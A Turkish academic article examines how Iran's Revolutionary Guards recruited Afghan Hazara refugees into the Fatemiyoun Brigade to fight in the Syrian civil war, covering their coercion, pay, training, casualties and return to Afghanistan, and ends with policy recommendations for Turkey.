İran, Ortadoğu'da kendi çıkarları doğrultusunda hareket edecek milis gücü oluşturma konusunda oldukça tecrübe kazanmış durumdadır. Günümüzde Suriye'de yabancı Şii savaşçıların çoğunluğunu Irak ve Lübnanlılar oluşturmakla birlikte dünyanın birçok bölge ve ülkesinden Suriye'de rejim saflarında savaşmak üzere gelen gönüllü Şii milisler mevcuttur. Bu gruplar arasında Araplardan sonra Şii Afganlar Hazaralar en katılım gösteren ikinci önemli gruptur ve Suriye'de Fatımiyyun Tugayı bünyesinde görev yapmaktadırlar. (Farzam ve Sarı, 2017, 271 ve 278) 1980'li yılların başında Humeyni'nin söylemlerinden etkilenen Afganlar tarafından kurulan bu birlik İran-Irak Savaşı ve Afgan İç Savaşı'na katılmıştır. Suriye İç Savaşı'nda da İran Devrim Muhafızları'na bağlı bir grup olarak görev yapmaktadır. İddialara göre grubun zayıflığı oldukça fazladır. (Reuter, 2015; Esfandiari, 2015) Genellikle de en tehlikeli bölgelerde ön cepheye sürülmektedirler.

Genel olarak İran'da yaşayan Afgan Hazara topluluğu içinden seçilen veya gönüllülerden oluşan Fatımiyyun Tugayı'nın resmi kuruluş amacı Şam yakınlarında yer alan Seyyide Zeynep Türbesi'nin iç savaştan korunması olarak gösterilmektedir. İran'ın kendi askeri gücü ve İran destekli milislerin

mevcudiyeti Suriye İç Savaşı süresince düzenli olarak artmıştır. İran'daki Şii Afgan mültecilere Suriye İç Savaşı'na gönderilen İran destekli milis gücüne katılırlarsa iyi bir ücret alacakları, bu sayede ailelerine para gönderebilecekleri, İran'da ikamet izni ve İran toplumu içinde saygın bir sosyal statüye sahip olacakları vaat edilmektedir.

Bu çalışmanın ortaya çıkmasında Fatımiyyun Tugayı'nda savaşıyan ve Afganistan'ın hakkında pek fazla bilgi bulunmayan nüfus gruplarından birisi olan Hazaraların kim olduğu sorusu etkili olmuştur. Dış görünüş itibarıyla Kırgız-Kazak veya kısmen Moğol strotipini andıran ve Anadolu Aleviliğine benzer inançları olan bu insanların kim olduğu, neden ve hangi sebepler yüzünden İran'ın emri altına girip Suriye İç Savaşı'nda savaşmaya geldikleri çalışmanın hareket noktası olmuştur. Suriye'de Fatımiyyun Tugayı büntesinde savaşıyan Hazaraların orijini neresidir, Afganistan mı, yoksa kaçak olarak yaşayıp, sürekli sınırdışı edilme korkusu ile terbiye edilmeye çalışıldıkları İran mı? Tugayda iddia edildiği gibi gönüllü olarak mı savaşmaktadırlar yoksa paralı olarak mı? İran iddia ettiği gibi tüm Şiiilerin hamisi midir gerçekten, yoksa kendi askerini zayıfatını bu lejyonerlei kullanarak azaltmak ve kamuoyu baskısından kurtulmak istemektedir? Çünkü özellikle İran-Irak Savaşı sırasında devrimi korumak için Besiç ve Devrim Muhafızlarının cephede kullanımı ve verdikleri ağır kayıpların İran'da devrimin destekçileri arasında kırgınlıklara ve huzursuzluklara neden olduğu iddia edilmektedir. İran yönetiminin aynı durumuna tekrar düşmemek için Hazaraları ve benzeri grupları kullandığını düşüncesi bu noktada akla gelen ihtimaller arasındadır. İran, keza kendi ülkeleri olan Afganistan'da Taliban'ın mezhep farklılığı sebebiyle takındığı dışlayıcı tutum sebebiyle kendilerini tehdit altında hisseden by grubun içinde bulunduğu çaresizliği suiistimal etmekte midir? Bu sorular çalışmayı ortaya çıkaran sorulardır. Bu amaçla makalenin yazımı aşamasında birincil ve ikincil kaynaklara, tugayda savaşıyan milislerle yapılan mülakatlara başvurulmuş ve bu kaynaklar bir arada kullanılmıştır. İran'ın Afganistan'ın dışlanmış gruplarından birisi olan Hazaralardan faydalanmak için geliştirdiği yöntemlerin incelendiği bu çalışmada, Fatımiyyun Tugayı ve Hazaraların Suriye İç Savaşı'na nasıl müdahil oldukları, onları bu çatışmaya katılmaya iten motivasyon sebeplerine değinilmiştir.

2. FATİMİLER (FATİMİYYUN) TUGAYI'NIN KURULUŞU

Suriye İç Savaşının 2011 yılında patlak vermesinden bir yıl sonra Beşşar Esed yönetimine karşı ayaklanan Suriye muhalefeti karşılarında kendileri ile savaşıyan Mısır, Yemen ve özellikle de Afganistan'dan gelenler başta olmak üzere, farklı milletlerden gelen paralı askerlerden oluşturulan bir güç olduğunu iddia ediyordu. Bu iddianın bir kısmı muhalif gruplardan birinin kendisinin Afgan olduğunu kabul eden bir milisi esir alması ile doğrulanmış oldu. (Adeel, 2015; Kenner, 2013; Fassih, 2014; Williams, 2015; Smyth, 2014)

Bu Hazara milisin muhaliflere esir düşmesinden sonra Suriye'deki Şii Afgan savaşçıların varlığı daha çok dile getirilir olmuştur. Tamamı Şii Hazaralardan oluşan Afgan milisler İran Devrim Muhafızları'nın bünyesinde ve komutası altında görev yapmakta ve en tehlikeli cephe hatlarına gönderilmekteydi. İran'da yayın yapan Kayhan Gazetesi'nin bu Tugay'da görev yapmış eski milislerle yapmış olduğu bir mülakatlarda da ifade edildiği üzere ilk başta küçük bir grup olarak kurulan Fatımiyyun Tugayı'nın ilk ismi "Muhammed Müfrezesi" idi. (Schneider, 2018, 1) Birlik ilk kuruluşunu takiben Afgan Savaşı'nda Sovyetlere karşı savaşmıştı. İran-İrak Savaşı sırasında Humeyni'nin çağrısına uyarak İran safında Irak'a karşı savaşan birlik bu savaşın sona ermesi üzerine bu sefer de 1990'lı yıllarda Taliban'a karşı savaşmak için Afganistan'a geri döndü ancak bir süre sonra dağıtıldı. 2001 yılında ise yeni Afgan Hükümeti ve ABD destekli koalisyon güçlerinin tepkisinden çekindikleri için Afganistan'ı tekrar terk etmek zorunda kaldılar.

Fatımiyyun Tugayı Suriye İç Savaşı'nda görev almak üzere Şam'a gönderildiği zaman başlarında Ali Rıza Tavassuli vardı. Ebu Hamid lakaplı Tavassuli İran'ın Meşhet şehrinde yaşıyordu ve Kum Üniversitesi'nden mezun olmuştu. Tavassuli'nin 22-25 kadar milisle Meşhet'ten Şam'a Seyyide Zeynep Türbesi'ni korumaları için gönderilmesini Molla Muhammed Bakır Alayi önermişti. (Neriah, 2015) Bu önerisi İran Yönetimi tarafından kabul gördü ve böylece Fatımiyyun Tugayı'nın temelleri atılmış oldu. İranın Dini Lideri Ali Hamaneyin sözcüsü olarak da bilenen Kayhan Gazetesi ise başta Tabur olan bu birliğin kuruluşunda İran'ın dahlinin bulunmadığını, Tavassuli ve 25 kadar milis ile Suriye'ye gitmeye ve Şam'daki Seyyide Zeynep Türbesi'ni korumaya gönüllü olduklarını iddia etti. (Alfoneh, 2017) Ancak Seyyide Zeynep Türbesi'nin bulunduğu bölge sadece manevi değeri olduğu için önemli olan bir bölge değildi. İran ve Esed Rejimi açısından stratejik önemi olan bir bölge idi. Mahalle, Şam'ın savunulması için olmazsa olmazdı. İran'ın Şam havalisinde uzun vadede düzenlemeyi planladığı operasyonlar açısından da hayati önemde idi. Seyyide Zeynep semti kaybedilirse muhalifler Batı Şam bölgesindeki rejim mevzilerini kuşatabilecek ve Suriye Rejimi'nin Şam Uluslararası Havaalanı'na olan erişimini kesecekti. (Fulton vd., 2013, 25; Holliday ve Lynch, 2012)

Tavassuli İran Devrim Muhafızları Kudüs Gücü Komutanı Kasım Süleymani'nin kendi adıyla anılan planı kapsamında Fatımiyyun Tugayı'nın başına getirilmişti. Süleymani kendi adını verdiği planında dünyanın her tarafından, ama özellikle de Afganistan, Pakistan, Irak, Suriye, Yemen ve Lübnan'dan 150.000 Şii gönüllüyü İran'ın yanında savaşmaları için seferber etmeyi planlıyordu. (Neriah, 2015)

Grup, Suriye'deki ilk günlerinde Iraklı Keta'ib Seyyid el-Şüheda isimli milis grubu ile yakın işbirliğine girmişti. (Schneider, 2018: 2) Tavassuli'nin Suriye'deki faaliyetlerini duyuran İran bu sayede sayısı yüzlerle ifade edilen Hazara'yı da gruba katılmaya ikna etti. (Alfoneh, 2017) Bunlardan bazıları Şam'da yaşıyordu. İlk başlarda 15 ve 22 kişiden oluşan iki birliği olan Fatımiyyun Tugayı bu sayede

Suriye İç Savaşı'ndaki görevine de başlamış oldu. Ancak adı tugay olsa da yeni gelen gönüllülerle önce tabur seviyesine çıkan grup çok daha sonra tugay mevcuduna ulaşabildi.

Grubun kurucusu olarak ismi geçen Ali Rıza Tavassuli 80'li yıllarda Afganistan'dan İran'a göç etmiştir. İran'da Devrim Muhafızları'na bağlı çoğu Afganistan'lı Şiiilerden oluşan A(E)büzer Tugayı'na katıldı. (Alfoneh, 2017) Tugay, İran-Irak Savaşı sırasında İran'ın kuzey bölgesindeki Ramazan Garnizonu'na gönderildi. Tugay burada hem Irak birlikleri hem de İran'daki ayrılıkçı Kürt gruplarla çıkan çatışmalarda görev aldı. Dönemin resmi rakamlarına göre Tugay'daki Afganların 2.000 kadarı İran-Irak Savaşı sırasında öldürüldü. İran-Irak Savaşı'nın sona ermesini takiben Tavassuli 1990'lı yıllarda ise Taliban'a karşı savaşmak için ülkesi Afganistan'a geri döndü. 2006 yılında İsrail'in Lübnan'ı işgalinde ise Lübnan'da idi. (Schneider, 2018, 3) Tavassuli, 2015 yılında Güney Suriye'de, Deraa Vilayeti'nde bir çatışmada öldürüldü. Cenazesi İran'a gönderildi ve Meşhet'te gömüldü. (Neriah, 2015) Tavassuli döneminin diğer Fatimiyyun komutanları; Seyyid Hâkim, Hüseyin Fedai Abderçaya, Rıza Havari ve Seyyid İbrahim idi. (Bu kuşaktan en son sağ kalan kişi olan Seyyid Hâkim de 2016 yılında Suriye'de öldürüldü.) Tavassulinin yardımcısı olan Rıza Bahşi de (İran'da doğup, büyümüşü.) kendisinden 10 gün önce öldürülmüşü. Her ikisinin de ölümünden sonra tugay doğrudan Devrim Muhafızları'nın idaresine verildi. (Schneider, 2018, 3)

İran, dikkatleri Suriye'deki artan askeri mevcudiyeti ve yapılanmasından başka tarafa çekebilmek için Suriye rejimi safında gönüllü savaşan Şii Hazaralar konusunu bilinçli olarak gündeme taşıdı. İran'ın resmi söylemine göre Hazaralar'ın kendisi ile organik bir bağı yoktu; Afganlar hem Şam'daki Şiiiler için kutsal olan yerleri hem de 1990'lı yıllardan beri Şam'da Seyyide Zeynep Camii etrafındaki bölgede toplanmış olan Hazara topluluğunu Sünnilerden korumak için gönüllü oluyorlardı. (Constable, 2018) İran ise sadece Afganların Şam'a ulaşmasına aracılık ediyordu. (Esfandiari, 2015; Smyth, 2014) Oysaki savaştan önce sayıları ancak 2.000'i ancak bulan Şam'daki Hazara topluluğu, başta İran olmak üzere, hiç kimsenin dikkatini çekmemişti. Zaten 2013 yılı itibarıyla da büyük bir kısmı ya Suriye'den ayrılmıştı ya da çatışmaların daha az olduğu, nispeten sakin yerlere göç etmişlerdi. (Shuja, 2013) Bu topluluğun Fatimiyyun Tugayı'na önemli bir katkısı ya da desteği olmadı. İran ve Devrim Muhafızları da tugay mensuplarının Şam'daki Hazaralarla irtibat kurmasına müsaade etmediler. Bu yüzden tugay mensuplarının Camii'yi ziyaretleri Devrim Muhafızları'nın yönetim kadrosu tarafından çok önceden planlandı ve sıkı bir şekilde takip edildi. (Jamal, 2018)

3. TUGAY'A MİLİS TEMİNİ

Her ne kadar İran kendi aracılığı ile Suriye'ye giden Hazaraların Şiiiler için kutsal sayılan yerleri korumak için gönüllü olduklarını iddia etse de, Amerikalı Pamela Constable'a göre genç Şii Afganların bu maceraya atılmalarının esas sebebini dini motivasyonlar oluşturmamaktadır. İran tarafından sınırışı

edilmekle tehdit edilen, Fatımiyyun Tugayı'na katılmayı kabul etmeleri halinde ise maddi destek ve oturma izni gibi kolaylıklar vaadi verilen bu gençlerin, hayatlarını tehlikeye atmalarının sebebi daha çok maddi imkanlarını arttırmak olduğu iddialar arasında yer almaktadır. Çünkü Suriye'deki iç savaşta hangi uluslararası aktörün hangi rolü oynadığı ve kimin kimi desteklediği konusunda fazla fikir sahibi olmayan Hazaralar'ın önceliği Tugay'da görev almanın karşılığında sağlanacak maddi imkanlar ile kendilerinin ve ailelerinin geleceğini kısmen de olsa garanti altına almak gibi durmaktadır. (Constable, 2018)

Daha önce de ifade edildiği üzere, Tugayın ilk kuruluşunda personel sayısı 22 kişi idi. Buna bir süre sonra 15 kişiden oluşan ikinci bir grup ve tekrar 22 kişiden oluşan üçüncü bir grup eklenmişti. Ancak ilk başlarda onlarla ifade edilen milis sayısı bir süre sonra kurulan Beşinci grup da sayı 100'ün üzerine çıktı. Kuruluşundan itibaren geçen 3 yıllık sürede Tugay'ın toplam mevcudu 1.000'i geçmişti. (Schneider, 2018, 5) Milislerin çoğu İran'da göçmen veya sığınmacı statüsünde bulunan Hazaralardı ve çoğunlukla da Isfahan, Meşhed, Tahran ve Kum şehrinden geliyorlardı. (Smyth, 2014; Esfandiari, 2015) Geldikleri yerleri tespit etmek nisbeten kolay olsa da Suriye'deki Afgan Hazaraların tam sayısını tespit etmek zordur. Ancak bunlardan 700'den fazlasının sadece Şam ve Deraa'daki çatışmalarda öldüğü tahmin edilmektedir. (Constable, 2018) Zayıfın çok az bir kısmı çatışma hattından alınıp geri getirilmektedir. Geri getirilenlerin cenaze törenleri de yeni milis toplamak için propaganda malzemesi haline getirilmektedir. Ancak bu cenaze törenleri çoğunlukla komutanlara ve önemli kişilere yapılmaktadır. Pek çoğu da iddialara göre öldüğü yerde çürümeye bırakılmaktadır. (Reuter, 2015)

Grup hakkında fazla bilgi olmadığı için Tugay'ın mevcudu hakkında birbiri ile çelişen görüşler ortaya çıkmaktadır. Bu konuda en çok kabul gören görüş ise Devrim Muhafızları ile iltisaklı Mashreg News'un verdiği 20.000 rakamıdır. Ancak bu rakamın da kaynağının Devrim Muhafızları olması sebebiyle mübalağaya açık olduğu aşikârdır. Ancak bu rakamı makul bulanlar da vardır. (Moslih, 2016) Eski bir Devrim Muhafızları Subayı ve İran Parlamentosu üyesi olan Hüseyin Kenani Moghadem bu sayının 10.000'ler seviyesinde olduğunu iddia etmiştir. Öldürülen Fatımiyyun komutanlarından birisi olan Muhammed Hasan Hüseyini ise 12.000-14.000 sayısını vermiştir. (Schneider, 2018, 5)

Birlik mevcudu arttığı için 2015 yılında taburdan tugay seviyesine çıkarılmıştı. Bu dönemde İran merkezli Elif Haber Ajansı birlik mevcudunun en az 10.000 olduğunu iddia eden bir haber geçmişti. (Schneider, 2018, 6) Bu verilen rakamlara daha önce birlikte görev yapanlarla, kültürel ve lojistik görevleri üstelenenler de dâhil edildiğinde ulaşılabilir. Muhalifler ise bu sayının bir seferde en fazla 4.000-8.000 arasında olduğunu savunmaktadır. Bu iddialarını da birlikten firar edenlerle çatışmalarda esir alınanlardan alınan bilgilere dayandırmaktadırlar. (Schneider, 2018, 6; Rasmussen ve Nader, 2016)

Devrim Muhafızları'nın destek unsuru olarak görev yapan bu birliklere milis temini ise başlı başına bir dramdı. Birlikten firar edenler, esir alınanlar, gazeteciler ve diğer görgü tanıklarının ifadelerine göre Afganların askere alınması, eğitimleri ve yaşam şartları ile görev yerleri oldukça

zorludur. En zor görevlere gönderilen birlik milisleri çok az eğitim ve ateş desteği verilerek savaş alanına sürülmektedir. (Farzam ve Sarı, 2017, 273; Sahrei, 2016) Bunun sonucunda da kayıpları ağır olmaktadır.

İran'da tahminen 3 milyon kadar Afgan göçmen ve sığınmacı olarak bulunmaktadır. (Oğuz, 2017) Tugay'ın ana insan kaynağını da bu grup oluşturmaktadır. Tugay'a katılmaya razı olacak olanlara Suriye'de 6 aydan daha fazla kalmaları halinde ailelerine İran'da kalıcı oturma izni verileceği vaat edilmekte idi. (Neriah, 2015) İktisadi durumu yıllardır süren ekonomik yaptırımlar ve uluslararası ambargo nedeniyle hayli sıkıntılı olan İran'da geçim sıkıntısı çeken, göçmen olmaları sebebiyle bürokratik ayrımcılığa ve yabancı düşmanlığına maruz kalan Afgan mültecilerin hemen hepsi Afganistan'a geri gönderilmekten korkmaktadırlar. (Strickland, 2016) Görünen o ki, İran'da bu korkuyu gayet iyi kullanmaktadır. İran'daki Hazaralar sürekli bir sınırdışı edilme korkusu ile yaşamakta (Jedinia ve Zahid, 2017) ve geçimlerini sağlamak için de inşaat işçiliği, hizmetçilik, seyyar satıcılık gibi işlerde çalışmaktadırlar. (Schneider, 2018, 7) Bu yüzden de son yıllarda Avrupa'ya giden göçmen akınında Afgan Hazaralar, Suriyeli'lerden sonra hatırı sayılır bir oranı oluşturmaktadır. (Bouckaert, 2015) Bu konularda uluslararası basın kuruluşlarına konuşan bazı eski milisler İran güvenlik güçleri tarafından kaçak yollardan ülkeye girmekle veya uyuşturucu kaçakçılığı suçlaması ile tutuklandıklarını sonrasında ise kendilerinden hapse girme, Afganistan'a sınırdışı edilme veya Suriye'de İran için savaşma seçeneklerinden birini tercih etmelerinin istendiğini aktarmışlardır. (Latifi, 2017; Farzam ve Sarı, 2017, 273)

Tugay'da görev yapan eski milislerin aktardıklarına göre Tugay üyelerine aylık 450-800 Dolar arasında değişen bir ödeme yapılmaktadır. (Smyth, 2014) Bu rakam pek çok Afganlı için küçük bir servet değerindedir. Ancak vaat edilenin aksine gerek maaş ödemeleri gerekse de İran'da oturma izni konularında sıkıntıların yaşandığı ifade edilmektedir. Türkiye üzerinden Midilli'ye kaçan ve orada yakalanan bir göçmen sorgusunda Suriye'de 12 ay savaştığını ancak İran'a geri döndüğü zaman kendisine 30 günlük bir oturma izninin verildiğini ifade etmiştir. Bu durumdan hayal kırıklığına uğradığı için Avrupa'ya gitmeye karar verdiğini söylemiştir. (Schneider, 2018, 7)

Suriye İç Savaşı'nı konu alan bir Human Rights Watch (HRW) Raporunda ise yaşları 14-17 arasında değişen ve Suriye'deki çatışmalarda ölen 14 Afganlı çocuğunun bilgilerine ulaşıldığını açıklanmıştır. (Seligman, 2019; Homsı, 2017; Conrad, 2018) İran Yönetimi de Batı Dünyası'nın kendisini bu konu üzerinden sıkıştırmasının önünü almak için kaçak göçmenlerin sığınma hakkı alabilmek için yalan beyanlarda bulunup, hikâyeler uydurduklarını iddia etmektedir. Ancak bu çocuk askerlerin mezarları Tahran'daki Beheşt-i Zehra Mezarlığı'nda bulunmaktadır ve Uluslararası Hukuk kapsamında 15 yaşındaki çocukların askere alınması ve savaştırılması savaş suçu sayılmaktadır. (Oğuz, 2017)

3.1. Milislerin Askeri Eğitimi

Afganistan'ın Kabil ve Herat gibi büyük şehirlerinde açılan isimsiz bürolar vasıtası ile Afganlar para karşılığında Suriye'de savaşmak üzere istihdam edilmektedir. (Farzam ve Sarı, 2017, 273) Tugay'a yeni katılan milisler 2-4 hafta arasında değişen bir temel eğitime tabi tutulmakta, (Peterson, 2016) bu esnada temel piyade eğitimi almaktadırlar. Bu eğitim İran'daki 9 farklı kampta Devrim Muhafızları tarafından verilmektedir. Bu kamplardan bilinenlerden biri Tahran dışındaki Karçak'taki Padegan-ı Şehid Pazuki, diğer ikisi Şiraz ve Yezd yakınlarındadır. Batı İstihbarat örgütleri tarafından sağlanan belgelerde kamplarda Afganlar'ın yanında Pakistanlılar ve Araplar'ın da olduğu görülmektedir, ancak sayıları birkaç yüzü geçmemektedir. Ayrıca bu birliklerin Suriye'deki kamplarda da eğitim aldığı ifade edilmektedir.

Tugay çok çeşitli türde ve çapta topçu silahı ve tank kullanmaktadır. İran Devrim Muhafızları ile Suriye Ordusu arasında yapılan anlaşma gereği, İran'ın ve ona tabi güçlerin Suriye Ordusu'nun ikmal ve levazım depolarına sınırsız ve sorunsuz bir erişimi vardır. Suriye Ordusu firarlar nedeniyle oldukça güçten düşmüştür, bu yüzden de eldeki teçhizatı kullanacak asker bulmada sıkıntı yaşamaktadır. Rusya Federasyonu Ordusu ve İran Devrim Muhafızları ve Fatımiyyun Tugayı gibi onun bağlılarından bu yüzden medet ummaktadır. Bunun sonucunda atıl halde duran ve geniş bir yelpazesi olan eski Sovyet dönemi silahları Tugay tarafından kullanılmaktadır. (Schneider, 2018, 9-10) Bu silahlara T-90 tankları da dâhildir. Afgan asıllı araştırmacı Ahmet Şuca'ya göre Ruslar tarafından BMP zırhlı piyade savaş aracı kullanımı konusunda da Afganlara eğitim verilmektedir.

Ancak silah ve teçhizata rahat erişim imkânlarına rağmen, Tugay'da savaşmış olan eski milislerin ifadelerine göre İranlılar tarafından silah altına alınan Afganlar harcanabilir olarak görüldükleri için çatışmaya psikolojik ve fiziki olarak çok az hazırlanmaktadır. (Constable, 2018) Bu yüzden Afgan Hazaralar Suriye İç Savaşı'nda çatışan gruplar arasında zayıf oranları sürekli olarak artan tek gruptur. Devrim Muhafızları'nın idaresinde savaşan Iraklı ve Lübnanlı Şii milis grupları da bulunmaktadır ancak onların sevk ve idaresinde böyle bir olumsuzluk bildirilmemektedir. Yapılan cenaze törenlerinden derlenen data, kayıpların sürekli olarak arttığını teyit etmektedir. Öyle ki, bu zayıf rakamları Halep Muharebesi (Loveluck, 2016; Wright, 2016) ve DAES'e karşı girişilen çarpışmalarda ayda 45'in üzerine çıkmıştır. (Schneider, 2018: 11) Sonuç olarak; Afgan Hazaraları Suriye'de Devrim Muhafızları ve ona bağlı diğer grupların kayıplarını telafi etmek ve onların yerine zayıf vermeleri için toplanmışlardır. (Smyth, 2014) Suriye'ye intikalinden itibaren grup İranlılar tarafından hemen her cephede (Lazkiye, Şam, İdlip, Hama, Humus, Deraa, Deyrizor), en ön safta savaştırılmıştır. Gerek kültür gerekse de dil açısından izole edilmiş bir halde bulunan Afgan Hazaralar, girdikleri muharebelerde kendilerine yeterli bilgi verilmeden çatışmaya sokulmuş, Suriye Ordusu'nun yolsuzluk veya firarlar sebebiyle tutamadığı

bölgelerde savaşmaya gönderilmiştir. Yabancı olmaları ve harcanabilir olarak görülmeleri her yere gönderilmelerini kolaylaştırmaktadır.

4. AFGANİSTA'A DÖNÜŞ

Suriye'de çarpışan bu milislerin bir kısmı kendilerine vaat edilenlerin verilmemesi sebebiyle geri dönmek zorunda kalmaktadır. Ancak bu eski milislerle Hazara toplumunun ilişkisi oldukça tartışmalı bir konudur. Afgan Hükümeti bu grubu yasadışı ilan etmiştir. Gruba asker temin ettiği düşünülen kişiler ki aralarında İran'ın dini liderinin Kabil temsilcisi Kurban Galambor da vardır, Afgan yetkilileri tarafından tutuklanmıştır. (Majidiyar, 2017) Bunun üzerine Devrim Muhafızları tarafından yürütülen bu personel tedarikleri yeraltına inmiştir. (Coglan vd., 2015) Hem Kabil hem de Herat'ta Fatimiyyun askere alma büroları bulunduğu ifade edilmektedir. (Peterson, 2016) Aynı faaliyetin Pakistan'ın batı sınırı boyunca yapıldığı da iddialar arasındadır. Burada da Fatimiyyun Tugayı'nın kardeş birliği Zeynebiyyun Tugayı'na eleman temini yapılmaktadır.

Afganistan'da süren faaliyeti ile ilgili korkulan şey İran'ın Rusya'nın da desteği ile Afganistan'daki Batı destekli Uzlaşma Hükümeti'ni yıkmak için Suriye'de savaşmış olan bu milisleri yeniden organize ederek Afganistan'a taşıma ihtimalidir. (Hüseyni, 2019) Tanınmış Afganistan uzmanlarından birisi olan Antonio Guisozzi'ye göre ülkede 4.000'den fazla üyesi olan ve başlarında Suriye'den dönen deneyimli milislerin olduğu bir Şii Hazara grubu yapılanması vardır. İran Devrim Muhafızları'nın mali açıdan destek olduğu bu grup Hazaracat, Kabil ve Mezar-ı Şerif'te bir hayli faaldir. Guisozzi, grubun hâlihazırda Vardak Vilayeti'nde Hazara ve İran karşıtı gruplara karşı sınırlı da olsa silahlı çatışmaya girdiklerini ifade etmektedir. (Schneider, 2018, 12) Ancak Afganistan'a dönenlerin bir kısmı yine ekonomik ve diğer sebepler nedeniyle Suriye'ye gönderilmek için tekrar Birlik'e katılmak zorunda kalmaktadır.

Suriye İç Savaşı'na Hazaraların İran safında katıldığıının Afganistan'da duyulması ülkedeki istikrarsızlığı daha da arttırmaktadır. Afganistan sınırının her iki tarafında yer alan radikal gruplar Suriye ve Irak'ta İran'ın faaliyetlerine destek oldukları için intikam alma amacıyla Hazaralar'a saldırmaktadır. Bu saldırılardan birisi 2016 yılında Kabil'de 80 Hazara'nın ölümü ile sonuçlanan saldırdır. Bir diğer saldırı ise yine Kabil'de 2017 yılında Şii Tabayan Kültür Merkezi'ne yapılan intihar saldırısıdır. Bu saldırıda da en az 40 kişi ölmüştür. (Joscelyn, 2017)

5. SONUÇ

Suriye İç Savaşı'nda en zorlu cephe hatlarında en ön saflara harcanmaya gönderilen Fatimiyyun Tugayı, Suriye'de İran Devrim Muhafızları'nın komutasındaki Iraklı, Suriyeli, Lübnanlı, Pakistanlı Şii

milislerden oluşan çok uluslu gücün bir parçası olarak Şam'dan Irak Sınırı'na kadar olan bölgede hemen her yerde savaştırıldı ve İran'ın Irak üzerinden Suriye ve Lübnan ile kurmaya çalıştığı kara bağlantısının tesisine yardımcı oldu.

Söz konusu milis güçler üzerinden Suriye İç Savaşı'na daha fazla müdahil olan İran, doğrudan kayıpları en aza indirmeye çalıştı ve bunda da başarılı oldu. Çünkü Suriye'de ayaklanmaların ilk çıktığı Mart 2011'den beri Esed rejimine aktif olarak askeri destek veren İran bu desteği sırasında önemli askeri kayıplar vermişti. (Ünal, 2015, 4) Bunun üzerine strateji değişikliğine giden Tahran yönetimi, İran'daki Afgan sığınmacıları çeşitli vaatlerle Suriye'de rejim yanında savaşmaları için örgütlemeye başlamıştır. Bu sayede doğrudan askeri kayıplarını en aza indirmiştir.

Ek olarak savaşın kendisine olan maliyetini de düşürerek İran ekonomisi üzerindeki yıkıcı etkisinden korunmaya çalışılmış, Suriye İç Savaşı'na doğrudan müdahil olmadığını iddia ederek uluslararası kamuoyu ve uluslararası hukukun baskı ve yaptırımlarından kurtulmuştur. Kendini dünya Şiilerinin tek hamisi olarak gören İran, Afganistan, Bahreyn, Birleşik Arap Emirlikleri, Suudi Arabistan, Kuveyt, Katar, Lübnan, Irak ve Suriye Şiilerini kapsayan paramiliter bir koalisyona liderlik etmektedir. İran bu paramiliter aktörler aracılığıyla kendi ideolojik ve kültürel nüfuz alanını genişleterek bölgede etkinliğini artırmaya çalışmaktadır. (Farzam ve Sarı, 2017, 285-286) İran ayrıca yıllardır çok sayıda Afgan sığınmacıya ev sahipliği yapmaktadır. Gerek bu zorunlu evsahipliği gerekse de uluslararası ambargo nedeniyle ülke ekonomisi zorlanmakta, sığınmacılar da zorlanan ekonomiye ek bir yük bindirmektedir. Afgan Hazaraların zorla Suriye'de savaşımaya gönderilmesi ile hem ekonomiye getirdikleri yük ve oluşturdukları iç güvenlik riski en aza indirilmekte ve hem de dünya kamuoyuna onların hamisinin İran olduğu mesajı verilmektedir. Bu noktada Türkiye'nin Cumhuriyet döneminin ilk yıllarında olduğu gibi yeniden Afganistan'da ve hatta Farisi kökenli oldukları iddiası bir kenara bırakılarak Tacikistan'da insiyatif alması gerekmektedir. Bu girişimlerin ülkenin yumuşak gücü ve kültürel diplomasideki etkinliğini arttıracığı açıktır. Yoksa yukarıda anlatılan sürecin de gösterdiği gibi tamamen sahipsiz ve desteksiz olarak görülen bu topluluklar suistimal edilmekte, hatta Türkiye'ye karşı da kullanılabilirlerdir.

Afganistan ve İran'da baskı altındaki yaşamlarının kendilerini zorlamasının İran tarafından bir fırsat olarak kullanılması sebebiyle Suriye'ye İran adına savaşımaya gönderilip orada ölmeye devam etseler de, İran'ın Irak-Suriye-Lübnan koridorunu gerçekleştirdiği için Fatimiyyun Tugayı'nın devam etmesi için gereken en önemli sebep kısa vadede ortadan kalkmaktadır. Ancak bu durumun sürekli olup olmayacağı konusu henüz kesinleşmemiştir. İran ve Rusya Federasyonu'nun desteği sayesinde Esed Rejimi iktidarını korumayı başarmış ve ülke genelinde hâkimiyetini yeniden kurmaya başlamıştır. İran, Suriye'deki askeri-ideolojik kazançlarını kendince garantilediğini düşünmektedir. Bu sebeple de ülkedeki kazanımlarını ideolojik ve siyasi sermayeye çevirmeye ve Rusya Federasyonu ile savaş sonrasında kurulacak paylaşım masası için elini kuvvetlendirmeye çalışmaktadır. Kendilerine duyulan

ihtiyaç azaldığı için eleman alımı bir süre için durdurulmuş olan Tugay'a Suriye'de 2020 yılı itibarıyla ortaya çıkan yeni durum sebebiyle yeniden ihtiyaç duyulabilir. Bu da Hazaralar'ın İran tarafından suiistimal edilmesinin bir süre daha sürebileceği anlamına gelmektedir. Hazara Fatimiyyun Tugayı'nın kuruluş süreci ile Devrim Muhafızları organizasyon kabiliyetini arttırmıştır. 3 yıl içinde neredeyse sıfırdan oluşturulan bu milis gücü ile elde edilen tecrübenin İran tarafından gerekli görülen yerlerde kullanılacağı açıktır. (Farzam ve Sarı, 2017, 286) Bu da Afganistan'ın ve Orta Asya'yı içine alan tarihi bölgenin daha iyi takip edilmesi ve boş bırakılmaması gerektiğini göstermektedir. Bu kapsamda Hazaralarla da irtibat kurulmalıdır. Şii diyerek kolaycılığa kaçmaktan sakınmak gerekmektedir çünkü inanç esasları incelendiğinde klasik bir Şiilikten ziyade kendine özgü yorumları da olan Afganistan'ın bu topluluğundan elde edilecek bilgilerin Türkiye'nin siyasi, kültürel ve dini tarihindeki çoğu noktaya ışık tutacağı aşikârdır. Bu açıdan Cumhuriyetin ilk yıllarında izlenen Afganistan'a yönelik politika incelenmeli ve çağın şartlarına göre yeniden yorumlanarak canlandırılmalıdır.

6. KAYNAKÇA

A. Ansari and A. B. Tabrizi, "The View from Tehran". In Understanding Iran's Role in the Syrian Conflict, A. B. Tabrizi and R. Pantucci, Ed. Londra: Royal United Services Institute for Defense and Security Studies, Occasional Paper, 2016, pp. 3-9.

A. Alfoneh, "Shia Afghan Fighters in Syria," Atlantic Council, April 19, 2017. Available: <https://www.atlanticcouncil.org/blogs/syriasource/shia-afghan-fighters-in-syria/>. [Accessed Mar. 12, 2020]

